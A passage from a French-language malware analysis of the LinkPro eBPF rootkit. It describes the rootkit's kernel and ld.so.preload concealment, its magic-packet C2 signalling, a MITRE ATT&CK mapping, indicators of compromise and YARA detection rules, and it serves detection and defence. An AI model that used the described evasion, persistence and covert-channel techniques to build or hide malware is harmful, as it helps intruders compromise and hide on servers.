Pour sa dissimulation au niveau du noyau, le rootkit utilise des programmes eBPF de type `tracepoint` et `kretprobe` pour intercepter les appels système `getdents` (dissimulation de fichiers) et `sys_bpf` (dissimulation de ses propres programmes BPF). Fait notable, cette technique requiert une configuration noyau spécifique (`CONFIG_BPF_KPROBE_OVERRIDE`). Si cette dernière n'est pas présente, LinkPro se rabat sur une méthode alternative en chargeant une bibliothèque malveillante via le fichier `/etc/ld.so.preload` pour assurer la dissimulation de ses activités dans l'espace utilisateur.

LinkPro se distingue également par sa flexibilité opérationnelle, capable d'agir soit en mode d'écoute passive, soit en contactant directement un serveur de commande et contrôle (C2).

- En **mode d'écoute** (`reverse`), il déploie une chaîne de traitement réseau avancée basée sur des programmes **XDP** (`ingress`) et **TC** (`egress`), dont l'implémentation s'inspire visiblement du projet open-source eBPFeXPLOIT. Ce mécanisme lui permet de rediriger un « paquet magique » vers son port d'écoute interne et de masquer la communication.
- En **mode de connexion directe** (`forward`) au C2, cette redirection n'est pas nécessaire et n'est donc pas utilisée.

Une fois la communication établie, LinkPro met à disposition de l'opérateur des fonctionnalités avancées, notamment la capacité de servir de **point de pivot** pour les déplacements latéraux.

Aucune attribution formelle à un acteur de la menace n'a pu être établie, mais les objectifs de l'attaque semblent d'ordre financier. En conclusion, LinkPro est un exemple concret de malware utilisant eBPF de manière

adaptative. La combinaison de *hooks* noyau, d'un mécanisme de repli en espace utilisateur (`ld.so.preload`) et de modes de communication distincts démontre une conception spécifiquement pensée pour s'adapter à différentes configurations système et échapper à la détection.

Toutes les règles de détection créées dans le cadre de cette analyse seront maintenues dans le dépôt GitHub synacktiv-rules.

Mapping MITRE ATT&CK — LinkPro

Tactique	Technique (ID)	Description de l'utilisation par LinkPro
Exécution	**Command and Scripting Interpreter: Unix Shell (T1059.004)**	LinkPro exécute des commandes via `/bin/sh -c` (commande `shell`) et fournit un shell interactif complet avec `/bin/bash` (commande `terminal_create`).
Persistance	**Create or Modify System Process: Systemd Service (T1543.002)**	Crée un fichier unit systemd (`/etc/systemd/system/systemd-resolveld.service`) pour s'exécuter au démarrage.
Persistance	**Hijack Execution Flow: Dynamic Linker Hijacking (T1574.006)**	Utilise `/etc/ld.so.preload` comme mécanisme de dissimulation alternatif/de repli.
Évasion de la Défense	**Masquerading: Match Legitimate Name or Location (T1036.005)**	Le malware se déguise en `systemd-resolved` en utilisant les noms de fichier `/usr/lib/.system/.tmp~data.resolveld` et `systemd-resolveld.service` .
Évasion de la Défense	**Indicator Removal: Timestomp (T1070.006)**	LinkPro modifie les métadonnées de temps (timestamps) de ses fichiers principaux pour les faire correspondre à la date de dernière modification de fichiers système légitimes (`/etc/passwd`).
Évasion de la Défense	**Rootkit (T1014)**	Utilise des hooks eBPF sur `getdents` et `sys_bpf` pour dissimuler ses artéfacts au niveau du noyau.
Évasion de la Défense	**Obfuscated Files or Information (T1027)**	Les données exfiltrées via `download_manage` sont encodées en Base64. Le trafic C2 est chiffré en XOR.
Évasion de la Défense	**Impair Defenses: Modify System Firewall (T1562.007)**	Le programme XDP contourne les filtres du pare-feu local en traitant les paquets avant la pile réseau principale.
Commande et Contrôle	**Application Layer Protocol (T1071)**	Utilise HTTP et DNS (via DNS Tunneling **T1071.004**) pour ses communications C2, en plus de TCP/UDP bruts.

Tactique	Technique (ID)	Description de l'utilisation par LinkPro
Commande et Contrôle	**Traffic Signaling: Port Knocking (T1205.002)**	Le concept de "paquet magique" (TCP SYN avec une fenêtre de 54321) est une forme de signalisation de trafic pour activer le C2 passif.
Commande et Contrôle	**Proxy: External Proxy (T1090.002)**	La commande `reverse_connect` met en place un tunnel proxy SOCKS5 pour relayer le trafic, servant de pivot.
Commande et Contrôle	**Ingress Tool Transfer (T1105)**	La commande `upload_file` permet à l'opérateur de télécharger des outils supplémentaires sur l'hôte compromis via HTTP.
Exfiltration	**Exfiltration Over C2 Channel (T1041)**	La commande `download_manage` utilise le canal C2 pour exfiltrer des fichiers. La technique de découpage en morceaux et d'encodage Base64 est spécifique à son implémentation.
Collecte	**File and Directory Discovery (T1083)**	La commande `file_manage` et ses sous-commandes (`list_files` , `get_current_dir`) sont utilisées pour explorer le système de fichiers de la victime.

Tableau d'Indicateurs de Compromission (IOC) — LinkPro

Type d'IOC	Indicateur	Description
Réseau	`/api/client/file/download?path=...`	URL utilisée par la commande `upload_file` pour télécharger des outils sur l'hôte compromis.
Réseau	`/reverse/handshake ;` `/reverse/heartbeat` ; `/reverse/operation`	URL utilisée par LinkPro en mode `reverse` pour recevoir les commandes de l'opérateur
Réseau	`18.199.101.111`	Adresse IP de destination de l'échantillon Linkpro (mode `forward`)
Fichier	`/etc/systemd/system/systemd-resolveld.service`	Fichier de service malveillant se faisant passer pour le service légitime `systemd-resolved` (notez le "d" final).
Fichier	`/root/.tmp~data.ok`	Emplacement et nom du binaire de LinkPro, imitant un fichier système.
Fichier	`/usr/lib/.system/.tmp~data.resolveld`	Emplacement et nom du binaire de LinkPro, imitant un fichier système.

Type d'IOC	Indicateur	Description
Fichier	`/etc/libld.so`	Utilise `/etc/ld.so.preload` comme mécanisme de dissimulation en modifiant `/etc/ld.so.preload`.
Hôte	`systemd-resolveld`	Le nom du service malveillant est conçu pour être confondu avec le service légitime `systemd-resolved`.
Hôte	`conf_map`	Map eBPF utilisée par le module Knock de LinkPro contenant le port interne
Hôte	`knock_map`	Map eBPF utilisée par le module Knock de LinkPro contenant les adresses IP autorisées
Hôte	`main_ebpf_progs`	Map eBPF utilisée par le module Hide de LinkPro contenant les programmes eBPF à dissimuler
Hôte	`pids_to_hide_map`	Map eBPF utilisée par le module Hide de LinkPro contenant les PID des processus à dissimuler

Règles YARA

```
 import "elf"

rule MAL_LinkPro_ELF_Rootkit_Golang_Oct25 {
  meta:
    description = "Detects LinkPro rootkit"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "1368f3a8a8254feea14af7dc928af6847cab8fcceec4f21e0166843a75e81964"
    hash = "d5b2202b7308b25bda8e106552dafb8b6e739ca62287ee33ec77abe4016e698b"
  strings:
    $linkp_mod = "link-pro/link-client" fullword ascii
    $linkp_embed_libld = "resources/libld.so" fullword ascii
    $linkp_embed_lkm = "resources/arp_diag.ko" fullword ascii
    $linkp_ebpf_hide = "hidePrograms" fullword ascii
    $linkp_ebpf_knock = "knock_prog" fullword ascii

    $go_pty = "creack/pty" fullword ascii
```

```
    $go_socks = "resocks" fullword ascii

  condition:
    uint32(0) == 0x464c457f and filesize > 5MB and elf.type == elf.ET_EXEC
    and 2 of ($linkp*)
    and 1 of ($go*)
}
```

```
 import "elf"

rule MAL_LinkPro_Hide_ELF_BPF_Oct25 {
  meta:
    description = "Detects LinkPro Hide eBPF module"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "b8c8f9888a8764df73442ea78393fe12464e160d840c0e7e573f5d9ea226e164"
  strings:
    $hook_getdents = "/syscalls/sys_enter_getdents" fullword ascii
    $hook_getdentsret = "/syscalls/sys_exit_getdents" fullword ascii
    $hook_bpf = "/syscalls/sys_enter_bpf" fullword ascii
    $hook_bpfret = "sys_bpf" fullword ascii
    $str1 = "BPF cmd: %d, start_id: %u" fullword ascii
    $str2 = "HIDING NEXT_ID: %u" fullword ascii
    $str3 = ".tmp~data" fullword ascii

  condition:
    uint32(0) == 0x464c457f and uint16(0x12) == 0x00f7 // BPF Machine
    and elf.type == elf.ET_REL
    and 2 of ($hook*)
    and 1 of ($str*)
}
```

```
 import "elf"

rule MAL_LinkPro_Knock_ELF_BPF_Oct25 {
  meta:
    description = "Detects LinkPro Knock eBPF module"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "364c680f0cab651bb119aa1cd82fefda9384853b1e8f467bcad91c9bdef097d3"
  strings:
    $hook_xdp = "xdp_ingress" fullword ascii
    $hook_tc_egress = "tc_egress" fullword ascii
```

```
    $str1 = "[DBG-XDP]" fullword ascii
    $str2 = "[DBG-9999]" fullword ascii
    $str3 = "[TC-MISS]" fullword ascii
    $str4 = "[TC] REWRITE_BACK" fullword ascii
  condition:
    uint32(0) == 0x464c457f and uint16(0x12) == 0x00f7 // BPF Machine
    and elf.type == elf.ET_REL
    and 1 of ($hook*)
    and 2 of ($str*)
}
```

```
 import "elf"

rule MAL_LinkPro_LdPreload_ELF_SO_Oct25 {
  meta:
    description = "Detects LinkPro ld preload module"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "b11a1aa2809708101b0e2067bd40549fac4880522f7086eb15b71bfb322ff5e7"
  strings:
    $hook_getdents = "getdents" fullword ascii
    $hook_open = "open" fullword ascii
    $hook_readdir = "readdir" fullword ascii
    $hook_kill = "kill" fullword ascii
    $linkpro = ".tmp~data" fullword ascii
    $file_net = "/proc/net" fullword ascii
    $file_persist = ".system" fullword ascii
    $file_cron = "sshids" fullword ascii
  condition:
    uint32(0) == 0x464c457f and filesize < 500KB and elf.type == elf.ET_DYN
    and $linkpro
    and 2 of ($hook*)
    and 2 of ($file*)
}
```

```
 import "elf"

rule MAL_LinkPro_arpdiag_ELF_KO_Oct25 {
  meta:
    description = "Detects LinkPro LKM module"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "9fc55dd37ec38990bb27ea2bc18dff0bb2d16ad7aa562ab35a6b63453c397075"
```

```
  strings:
    $hook_udp6 = "hook_udp6_seq_show" fullword ascii
    $hook_udp4 = "hook_udp4_seq_show" fullword ascii
    $hook_tcp6 = "hook_tcp6_seq_show" fullword ascii
    $hook_tcp4 = "hook_tcp4_seq_show" fullword ascii
    $ftrace = "ftrace_thunk" fullword ascii
    $hide_entry = "hide_port_init" fullword ascii
    $hide_exit = "hide_port_exit" fullword ascii
  condition:
    uint32(0) == 0x464c457f and filesize < 2MB and elf.type == elf.ET_REL
    and $ftrace
    and 2 of ($hook*)
    and 1 of ($hide*)
}
```

```
 import "elf"

rule MAL_vGet_ELF_Downloader_Rust_Oct25 {
  meta:
    description = "Detects vGet Downloader, observed to load vShell"
    author = "CSIRT Synacktiv, Théo Letailleur"
    date = "2025-10-13"
    reference = "https://www.synacktiv.com/en/publications/linkpro-ebpf-rootkit-analysis"
    hash = "0da5a7d302ca5bc15341f9350a130ce46e18b7f06ca0ecf4a1c37b4029667dbb"
    hash = "caa4e64ff25466e482192d4b437bd397159e4c7e22990751d2a4fc18a6d95ee2"
  strings:
    $hc_rust = "RUST_BACKTRACE"  fullword ascii
    $hc_symlink = "/tmp/.del"  fullword ascii
    $hc_proxy = "Proxy-Authorization:"  fullword ascii
    $lc_crypto_chacha = "expand 32-byte k"  fullword ascii
    $lc_pdfuser = "cosmanking"  fullword ascii
    $lc_local = "127.0.0.1" fullword ascii
  condition:
    uint32(0) == 0x464c457f and filesize > 500KB and filesize < 3MB
    and elf.type == elf.ET_DYN
    and all of ($hc*)
    and 1 of ($lc*)
}
```


- 1. https://www.trendmicro.com/en_us/research/25/d/bpfdoor-hidden-controlle…
- 2. https://blogs.blackberry.com/en/2022/06/symbiote-a-new-nearly-impossibl…
- 3. https://blog.lumen.com/the-j-magic-show-magic-packets-and-where-to-find…
- 4. https://github.com/Gui774ume/ebpfkit
- 5. https://github.com/bfengj/eBPFeXPLOIT/tree/main
- 6. https://www.jenkins.io/security/advisory/2024-01-24/

- 7. https://docs.aws.amazon.com/eks/latest/userguide/what-is-eks.html
- 8. https://github.com/vnt-dev/vnt
- 9. https://www.trellix.com/blogs/research/the-silent-fileless-threat-of-vs…
- 10. https://www.sysdig.com/blog/unc5174-chinese-threat-actor-vshell
- 11. https://malpedia.caad.fkie.fraunhofer.de/details/elf.snowlight
- 12. https://docs.ebpf.io/linux/program-type/BPF_PROG_TYPE_XDP/
- 13. https://docs.ebpf.io/linux/program-type/BPF_PROG_TYPE_SCHED_CLS/
- 14. https://attack.mitre.org/techniques/T1574/006/
- 15. https://docs.ebpf.io/linux/program-type/BPF_PROG_TYPE_TRACEPOINT/
- 16. https://www.kernel.org/doc/html/latest/trace/kprobes.html#how-does-a-kp…
- 17. https://ebpf-go.dev/
- 18. https://docs.ebpf.io/linux/concepts/maps/
- 19. https://docs.ebpf.io/linux/program-type/
- 20. https://docs.ebpf.io/linux/syscall/BPF_LINK_CREATE/
- 21. https://pubs.opengroup.org/onlinepubs/9799919799/basedefs/dirent.h.html
- 22. https://github.com/bfengj/eBPFeXPLOIT/blob/main/ebpf/main.c#L691
- 23. https://bpftool.dev/
- 24. https://github.com/bfengj/eBPFeXPLOIT/blob/main/ebpf/main.c#L339
- 25. https://www.man7.org/linux/man-pages/man7/bpf-helpers.7.html
- 26. https://github.com/nyrahul/linux-kernel-configs?tab=readme-ov-file#bpf_…
- 27. https://www.datadoghq.com/blog/xdp-intro/
- 28. https://docs.ebpf.io/linux/concepts/pinning/
- 29. https://pkg.go.dev/github.com/cilium/ebpf/link#AttachRawLink
- 30. https://github.com/creack/pty?tab=readme-ov-file#shell
- 31. https://github.com/RedTeamPentesting/resocks

Source: https://www.synacktiv.com/publications/linkpro-analyse-dun-rootkit-ebpf